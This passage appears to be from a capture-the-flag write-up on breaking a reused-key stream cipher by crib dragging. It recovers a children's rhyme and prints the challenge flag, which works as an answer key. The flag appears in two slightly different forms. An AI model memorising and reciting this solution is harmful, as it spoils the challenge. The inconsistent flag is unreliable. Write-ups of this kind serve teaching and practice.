The good thing is now, that we a) know “little bunny” is indeed either in E1 or E2 and “ly all of him” is also either in E1 or E2 too. So we can no just try E23 with both the ROT13’ed variants of “little bunny” or “ly all of him”.


Turns out, “ly all of him” is in E2 and when trying it with E23 we get a new plaintext, which now has to be in E3! (at the same position where “ly all of him” in in E2!



We can continue to reveal the corresponding part in E4 now. (Spoiler: Part of the flag :-D)

It takes a little bit of patience and creativity – and properly documenting helps a lot! – but within an hour or two we finally solve our riddle, by guessing more and more parts of words that get revealed by applying what we now to the 4 streams There is almost always a part that can be guessed how the word ends up or something like that.

But suddenly there was a point where all the plaintext did not reveal any new part of a word and I couldn’t really find how to continue… And you know: if in doubt: Google! Turns out our text was actually a child’s rhyme :-D – except the last line of course.



The full plaintext:

P1: I have a little bunny with a coat as soft as down,

P2: And nearly all of him is white except one bit of brown

P3: The first thing in the morning when I get out of bed

P4: I wonder if he2023{cr1bdr4ggin_4_pr0fit} is the flag

:-D

Adapted from: https://internetpoem.com/lizzie-lawson/the-pet-rabbit-poem/

Flag:

he2023{cr1b_dr4ggin_4_pr0fit!}